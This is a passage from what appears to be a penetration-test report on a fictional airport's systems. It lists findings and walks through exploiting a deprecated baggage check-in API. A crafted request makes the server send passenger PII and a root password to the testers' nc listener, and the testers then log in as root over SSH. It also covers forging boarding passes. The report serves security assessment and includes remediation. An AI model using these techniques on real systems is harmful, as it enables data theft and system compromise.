RAKMS's operations, including its cyber infrastructure, are subject to strict oversight by these bodies.



As the security of RAKMS' systems directly impacts the safety of airline employees and travelers, compliance is critical to operational safety and risk minimization. Below we provide an overview of the key regulations which RAKMS' operations fall under.

TSA Cybersecurity Requirements for Airport and Aircraft Carriers

As an airport whose operations fall under the purview of the Transportation Security Administration (TSA), RAKMS is subject to recent TSA cybersecurity requirements as outlined in Security Directive 1582-21-01[4]. RAKMS must:

- Develop network segmentation and access control policies to protect critical systems;
- Implement robust monitoring, detection, and response policies to mitigate threats;
- Perform regular patching of critical cyber-physical infrastructure;
- Have a designated Cybersecurity Coordinator to liaise with the TSA;
- Report all incidents to the Cybersecurity and Infrastructure Security Agency (CISA).

Non-compliance with this regulation represents an existential business risk. Given the broad powers granted to the TSA per 49 U.S. Code § 114, failure to comply with Federal regulations and requirements can result in cessation of airport operations and criminal penalties.

PII

As RAKMS must comply with Federal TSA passenger identification regulations, RAKMS must store and process PII. In addition as an employer, RAKMS stores sensitive PII for all employees. As a result, RAKMS should follow standard NIST guidelines to safeguard PII[5], and must:

- Have strict access policies for PII;
- Strict retention policies for deletion of PII;
- Notification policies for data exposure.

Medical Confidentiality Requirements

To comply with Federal Aviation Administration (FAA) regulations regarding pilot medical clearances[6], RAKMS must process and verify sensitive medical information for pilots and other required operators. Per FAA requirements[7], RAKMS must protect the confidentiality of this data, and must not disclose this information to any unauthorized parties.

---

4 https://www.tsa.gov/sites/default/files/sd-1582-21-01_signed.pdf
5 https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-122.pdf
6 https://www.ecfr.gov/current/title-14/chapter-I/subchapter-D/part-61/subpart-A/section-61.23
7 https://www.faa.gov/ame_guide/app_process/general/privacy


Non-compliance to these regulations confers significant financial and operational risk, including from governmental regulatory agencies. Further, RAKMS clients affected by data breaches or other non-compliance can seek civil action against the company. Thus, compliance is essential for RAKMS' bottom line, operational safety, and its reputation.

Regulatory Opportunity

Although RAKMS faces various, strict regulations, it has a chance to define the future of the transportation field. As our world approaches a period of technological transformation, RAKMS, with its forward-looking vision, is primed to lead. Leveraging the power of data, RAKMS can surprise, delight and retain customers, all while serving as a multinational example of security, safety, and compliance done right.

Remediations Summary

Our team reviewed the findings from the initial engagement on November 11th, 2023. Out of 23 total findings, our team found that 7 were remediated.



ID	Title	Remediation Status
C.1	Trams Can be Started and Stopped Without Authentication	NO
C.2	employeedb Database User has Access to Medical Database	YES
C.3	DC Vulnerable to Zerologon	NO
C.4	Insecure Database Disk Permissions	YES
H.1	DC Vulnerable to Eternalblue	YES
H.2	SMB Signing and NTLM Compatability Settings Result in Relay	NO

H.3	Employee Time Tracker Database Vulnerable to SQL Injection	NO
H.4	Internal Database API Does Not Require Auth	YES
H.5	Exploiting Chain to Impersonate DA from Standard Domain User	NO
M.1	Golden Ticket Granted and Passable to Authenticate Across Entire Domain	NO
M.2	Potato Family Exploit to Escalate Local User Permissions to System	NO
M.3	Employee Time Tracker Default Credentials	NO
M.4	Employee Time Tracker Vulnerable to Cross-Site Scripting	NO
M.5	PrintSpoofer Exploit to Escalate Service User Permissions	NO
M.6	Breach-Exposed Passwords Used by Company Employees/Services	YES
L.1	AWS Lambda Function Exposes Beacon Locations	NO
L.2	Employee Time Tracker Vulnerable to Cross-Site Request Forgery	NO
L.3	Baggage Claim System SQL Database Vulnerable	YES
L.4	AWS Lambda function Allows Repeatedly Ordering Lower-Priced Tools	NO
I.1	UAC and Windows Defender Disabled in Windows Environment	NO
I.2	Firewall Disabled on Every Windows Machine	NO
I.3	PHP Info Dump Exposed	NO
I.4	Werkzeug Debug Console Accessible on Tram Controllers	YES

Technical Findings

The Comprehensive Risk Index (CRI) for each of the technical findings identifies 5 severity levels. CRS is calculated based on the specific *Vulnerability Severity*, *Likelihood* of exploitation within the client's infrastructure, and the potential *Business Impact*. All metrics use a numeric scale of 1 to 10.

The corresponding radar chart provided for each finding visually identifies the specific metrics that comprise the Comprehensive Risk Index as well as the *Effort to Fix* metric that expresses the time, human effort, and financial resources required to remediate or mitigate the finding.


Comprehensive Risk Score (CRS) Level Definitions:

Critical (C.#)	Exploitation could present an existential threat to the client, leading to loss of life, severe impact on availability of core services, unsustainable regulatory fines, or profound reputational impact.
High (H.#)	Exploitation could degrade core services, impact business operations, cause significant regulatory risk or reputational impact.
Medium (M.#)	Exploitation could have a moderate impact on business operations or minor regulatory and reputational consequences.
Low (L.#)	Exploitation would have minimal impact on business operations with little or no regulatory or reputational implications.
Informational (I.#)	Included for reference as an informational finding.

Definitions of Metrics Comprising Comprehensive Risk Score (CRS):

Vulnerability Severity	Core metric tracking the inherent gravity of the vulnerability irrespective of situational context and mitigations.
Exposure	Specific degree to which the vulnerability is exposed in the client's infrastructure.
Ease of Exploitation	Defines the level of sophistication and expertise required to successfully exploit the vulnerability.
Business Impact	The potential impact of the finding to the client's business processes, reputation, and regulatory compliance.

Effort to Fix	Expresses the time, human effort, and financial resources required to remediate or mitigate the finding.



Findings Matrix:

CRS ID	CRS Value	Title
C.1	Critical (9)	Deprecated API Endpoints in Baggage Check-In App Send PII and System Root Password to Attacker-Controlled Remote Location
C.2	Critical (8.6)	Web App Allows Arbitrary Boarding Passes
C.3	Critical (8.4)	Tram Controller Authentication Flawed, Allowing Trams to be Started and Stopped
C.4	Critical (8.2)	Barcodes Expose PII
C.5	Critical (8.2)	DC Vulnerable to Zerologon
C.6	Critical (8.2)	Baggage Check-In App Allows Reading of System Files
C.7	Critical (8.2)	SMB Signing Disabled
C.8	Critical (8)	Exchange Email Server Vulnerable to ProxyNotShell
H.1	High (7.8)	AWS Role Assumption Allows Exfiltration of Boarding Passes

H.2	High (7.8)	Development Route In Baggage Check-In App Exposes All Database Contents
H.3	High (7.6)	Web App Exposes Boarding Passes
H.4	High (7.4)	Role Assumption Allows Exfiltration of Sensitive Barcodes
H.5	High (7.4)	Automatic Administrative Privileges on Work Desktops for all Domain Users
H.6	High (7)	Domain Admin Credentials Exposed via SecretsDump
H.7	High (6.8)	Baggage Check-In Compiled App Binary Contains PII
H.8	High (6.8)	Plaintext Password Exposure in Account Description
H.9	High (6.2)	PrintNightmare Exploit Compromises System Integrity
H.10	High (6.2)	Employee Time Tracker Database Vulnerable to SQL Injection
H.11	High (6)	AWS Lambda function Allows Repeatedly Ordering Lower-Priced Tools
M.1	Medium (5.8)	Shutdown Endpoint in Baggage Check-In App Allows Denial of Service
M.2	Medium (5.8)	Password Policy Weak Enough to Brute Force
M.3	Medium (5.6)	Excessive Number of Domain Admin Accounts
M.4	Medium (5.4)	Legacy NTLM Protocol Enabled, Compromising Network Security
M.5	Medium (5.4)	Employee Time Tracker Default Credentials
M.6	Medium (5.2)	Debug Route in Baggage Check-In App Exposes Sensitive Statistics
M.7	Medium (5.2)	Service Account Passwords Weak and Remain Unchanged Since Last Security Review
M.8	Medium (5.2)	Employee Time Tracker Database Vulnerable to Cross-Site Scripting
M.9	Medium (5)	JuicyPotato and Potato Family Privilege Escalation
M.10	Medium (4.8)	NoPac Exploit Vulnerability Leads from Unprivileged Account to Domain Admin
M.11	Medium (4.8)	AWS Lambda Function Exposes Beacon Locations through Unauthenticated API Endpoint
M.12	Medium (4.6)	Secrets Viewer AWS Roles Globally Assumable
M.13	Medium (4.6)	Tram Controller Allows Unauthenticated Registration of New Train Lines

M.14	Medium (4.2)	Baggage Check-In Root System and Database Passwords are Reused
M.15	Medium (4.2)	Outlook Login Page Exposed Publicly Due to Firewall Misconfiguration
M.16	Medium (4.2)	User Account Control (UAC) Disabled, Increasing System Vulnerability
M.17	Medium (4.2)	Service Principal Names (SPNs) Susceptible to Kerberoasting
M.18	Medium (4.2)	Employee Time Tracker Database Vulnerable to Cross-Site Request Forgery
M.19	Medium (3.8)	Old or Misnamed AWS Resources
M.20	Medium (3.8)	Password Authentication Enabled on all Linux Machines
M.21	Medium (3.6)	Baggage Check-In App is Run as Root In Debug Mode
M.22	Medium (3.6)	No Protections Against Forged Golden Tickets
M.23	Medium (3.6)	MFA disabled on root/console accounts
M.24	Medium (3.2)	Insecure Group Policy Object (GPO) Delegation Risks
M.25	Medium (3.2)	Lack of Separation Between Admin Employee's Work and Privileged Accounts
M.26	Medium (3.2)	Root active key
M.27	Medium (3.2)	Admin policy
M.28	Medium (3.2)	Cloudtrail logs unencrypted
M.29	Medium (3)	Root Actively Used
L.1	Low (2.8)	Service Accounts Unnecessarily Enabled for Email Access
L.2	Low (2.6)	Flight Dashboard Information Leakage:Aircraft Type and Passenger Count
L.3	Low (2.6)	Service Account Vulnerable to AESPRoasting Due to Lack of Preauthentication
L.4	Low (2.4)	Microsoft Defender Disabled on all Windows Machines
L.5	Low (2.4)	Windows Firewall Disabled on Domain Controller
L.6	Low (2.4)	Illegal and Pirated Windows License Key in Public Facing Website
L.7	Low (2.4)	Oracle TNS Listener Contains Default Service IDs
L.8	Low (2)	Unpatched Hosts Vulnerable to Security Exploits
I.1	Informational (1.6)	PHP Info Dump Exposed
I.2	Information (1.4)	Installation of Hacking Tools by Employee

Finding	**C.1 Deprecated Unauthenticated API Endpoints in Baggage Check-In App Send PII and System Root Password to Attacker-Controlled Remote Location**
Comprehensive Risk Index (CRI)	**9**
Vulnerability Severity	10
Ease of Exploitation	10
Business Impact	10
Compliance Risk	10
Effort to Fix	5

Description	An unauthenticated deprecated API endpoint in the baggage check-in app can be coerced into sending PII and system root login details over the network to an attacker-controlled host. These credentials can be used to log into the system hosting the application as root.
Business Impact	Logging in as the system root user using the obtained password leads to the direct compromise of the confidentiality, integrity, and availability of the system.
Regulatory Notes	This finding implicates the TSA cybersecurity requirements under Security Directive 1582-21-01 to develop network segmentation and access control policies to protect critical systems, and to perform regular patching of critical cyber-physical infrastructure.
MITRE ATT&CK Technique(s)	T1133
Affected Service(s)/Host(s)	10.0.0.33 (`baggagecheckin.corp.kkms.local`), port 80

Exploitation Details

As mentioned elsewhere, we were able to download and analyze the compiled binary of the baggage check-in web application through exploiting a local file read vulnerability. From running this application on our systems in debug mode, we were able to see a list of application routes on startup.

```
[GIN-debug] GET    /api/v3/session/heartbeat --> main.addSessionRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/session/create    --> main.addSessionRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/session/destroy   --> main.addSessionRoutes.func3 (3 handlers)
[GIN-debug] GET    /api/v3/passenger/validate --> main.addPassengerRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/passenger/add     --> main.addPassengerRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/bag/submit        --> main.addBagRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/dev/debug         --> main.addDevRoutes.func1 (3 handlers)
[GIN-debug] GET    /api/v3/print/send        --> main.addPrintRoutes.func1 (3 handlers)
[GIN-debug] POST   /api/v3/print/terminal/:terminal/submit --> main.addPrintRoutes.func2 (3 handlers)
[GIN-debug] GET    /api/v3/agreement/signed  --> main.AddAgreementRoute.func1 (3 handlers)
[GIN-debug] GET    /api/v2/session/get       --> main.depericatedAPIv2.func1 (3 handlers)
[GIN-debug] GET    /api/v2/passenger/validate --> main.depericatedAPIv2.func2 (3 handlers)
[GIN-debug] GET    /api/v2/print/send        --> main.depericatedAPIv2.func3 (3 handlers)
[GIN-debug] GET    /api/v1/session/get       --> main.depericatedAPIv1.func1 (3 handlers)
[GIN-debug] GET    /api/v1/session/create    --> main.depericatedAPIv1.func2 (3 handlers)
[GIN-debug] GET    /api/v1/passenger/validate --> main.depericatedAPIv1.func3 (3 handlers)
[GIN-debug] GET    /api/v1/print/send        --> main.depericatedAPIv1.func4 (3 handlers)
[GIN-debug] GET    /kiosk/go/                --> main.addFrontEnd.func1 (3 handlers)
[GIN-debug] GET    /kiosk/go/agreement       --> main.addFrontEnd.func2 (3 handlers)
[GIN-debug] GET    /kiosk/go/airline         --> main.addFrontEnd.func3 (3 handlers)
[GIN-debug] GET    /kiosk/go/flight          --> main.addFrontEnd.func4 (3 handlers)
[GIN-debug] GET    /kiosk/go/passenger       --> main.addFrontEnd.func5 (3 handlers)
[GIN-debug] GET    /kiosk/go/bagcheck        --> main.addFrontEnd.func6 (3 handlers)
[GIN-debug] GET    /kiosk/go/finalize        --> main.addFrontEnd.func7 (3 handlers)
[GIN-debug] GET    /kiosk/go/debug           --> main.addFrontEnd.func8 (3 handlers)
[GIN-debug] GET    /kiosk/go/expired         --> main.addFrontEnd.func9 (3 handlers)
[GIN-debug] GET    /kiosk/go/redirect        --> main.addFrontEnd.func10 (3 handlers)
[GIN-debug] GET    /devtools/reference/database/all --> main.addDatabase.func1 (3 handlers)
```

Listing application routes for the baggage check-in app by running it locally

The unauthenticated **`/api/v2/print/send`** and **`/api/v1/print/send`** endpoints allow a user to specify GET query parameters to send a baggage tag with a given UUID to a printer with a given URL. To test this functionality, we ran a TCP listener on our jump host and called each of these API endpoints.

Request

Pretty Raw Hex

```
1 GET /api/v1/print/send?entrynumber=07b26056-8ebb-43a3-bf17-a8078109a3ef&PrintServerURL=
  http%3A%2F%2F10.0.254.201 HTTP/1.1
2 Host: baggagecheckin.corp.kkms.local
3 Accept: application/json, text/javascript, */*; q=0.01
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.199 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Referer:
  http://baggagecheckin.corp.kkms.local/kiosk/go/passenger?flight=5a5b4a4a-4add-4d82-b162-fc6d5c1
  41952
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: session=cf1b422e-cefb-4f9a-bd0c-bd7b6145d5cd; expiry=1705097379; flight=
  5a5b4a4a-4add-4d82-b162-fc6d5c141952; passenger=e6a9e79e-4faf-4a89-8dcf-f9b6114595bf
10 Connection: close
11
12
```

*Calling the **`/api/v1/print/send`** API endpoint with the **`PrintServerURL`** parameter set to our jump host's TCP listener*

```
[13/01/24 1:38:31] $nc -lvnp 80
listening on [any] 80 ...
connect to [10.0.254.201] from (UNKNOWN) [10.0.0.33] 58888
POST / HTTP/1.1
Host: 10.0.254.201
User-Agent: Go-http-client/1.1
Content-Length: 1430
Content-Type: application/json
Accept-Encoding: gzip

{"Passenger":{"ID":56,"CreatedAt":"2024-01-09T09:17:21.618Z","UpdatedAt":"2024-01-09T09
li","last_name":"Miller","phone_number":"+60 (456) [redacted]","uid":"8a7edce2-44d4-4e39-
,"Bag":{"ID":7,"CreatedAt":"2024-01-13T18:37:21.696Z","UpdatedAt":"2024-01-13T18:37:21.
ame":""},"Flight":{"ID":92,"CreatedAt":"2024-01-09T09:17:19.692Z","UpdatedAt":"2024-01-
,"State":"","City":"","firstSeen":1705012754,"lastSeen":1705023874,"AirlineShort":"FTF"
","UpdatedAt":"2024-01-09T09:16:55.396Z","DeletedAt":null,"code":"TEX","country":"Unite
4-01-09T09:16:02.331Z","DeletedAt":null,"long":"FantaFly","short":"FTF","Image_Path":""
```

Receiving PII from the baggage details sent to the TCP listener for printing

```
AirlineLong":"","UUID":"3358803f-aaa0-49d2-8118-61158ef40a95"},"Airport":{"ID":634,"CreatedAt
States","state":"Colorado","city":"Telluride"},"Airline":{"ID":5,"CreatedAt":"2024-01-09T09:1
"DB_Password":"WeAl[redacted]!","DB_Username":"root","AD_Username":"svc_bagkiosk"}
```

The POSTed JSON blob included the keys `DB_Username`, `DB_Password`, *and* `AD_Username`

The given password was the root password for the system running the application. We were able to log in as root over SSH.


```
[13/01/24 1:44:28] $ssh root@10.0.0.33
root@10.0.0.33's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1007-kvm x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 13 13:44:32 EST 2024

  System load:  0.0               Processes:             114
  Usage of /:   3.5% of 96.75GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for ens3: 10.0.0.33
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

102 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable


1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@baggagecheckin:~#
```

A root shell on the baggage check-in system after logging in with the received password.


Steps to Remediate

- Immediately disable the deprecated API routes.
- Check implementations of endpoints that send PII over unencrypted network transmissions. In particular, consider using encrypted channels and machine-to-machine authentication to ensure that only authorized systems receive PII.


Finding	C.2 Web App Allows Generation of Arbitrary Boarding Passes
Comprehensive Risk Index (CRI)	**8.6**
Vulnerability Severity	10
Ease of Exploitation	10
Business Impact	10
Compliance Risk	8
Effort to Fix	5
Description	The S3 publicly hosted web app on bucket kalka-passes20240111034800610800000003 allows the arbitrary generation of custom boarding passes.
Business Impact	Malicious actors could forge boarding passes, granting them access to flights to which they should not have access. This is devastating to partner airlines and flight logistics, completely compromising the integrity of boarding passes.
Regulatory Notes	This vulnerability would likely compromise business contracts with airlines that fly out of RAKMS, and stand in violation of the standards set in TSA Security Directive 1582-21-01.
Mitre ATT&CK Technique(s)	TA0006
Affected Service(s)/Host(s)	rakmsbarcode20240111034800721800000004
Exploitation Details	Navigating to the public accessible web app https://s3.us-east-1.amazonaws.com/rakmsbarcode20240111034800721800000004/index.html gives us the following form:



After submitting, we can see the uploaded path in the http response:



This allows us to trivially retrieve our arbitrary boarding pass barcode:



SYMBOLOGY

PDF417

RESULT

M1Jane DoeEZEP110KNYEKCHPundefined2024-01-14F10K727406123456789

Additionally, from AWS tags we can see that this is bucket is in fact tagged with an "Environment:Dev" tag:


```
{
    "ResourceARN": "arn:aws:s3:::kalka-passes20240111034800610800000003",
    "Tags": [
        {
            "Key": "Environment",
            "Value": "Dev"
        },
        {
            "Key": "Name",
            "Value": "boarding passes"
        }
    ]
}
```

